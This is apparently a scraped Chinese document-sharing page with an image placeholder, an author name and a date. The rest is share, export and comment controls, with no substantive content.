
毛林
2026年11月15日 18:42
转发文档
收藏文档
上一篇
下一篇
评论(0)
登录
后可发表评论
还没有评论,来抢沙发~
手机扫码
复制链接
手机扫一扫转发分享
复制链接
Markdown文件
Word文档
PDF文档(打印)
分享
链接
类型
密码
更新密码
还没有评论,来抢沙发~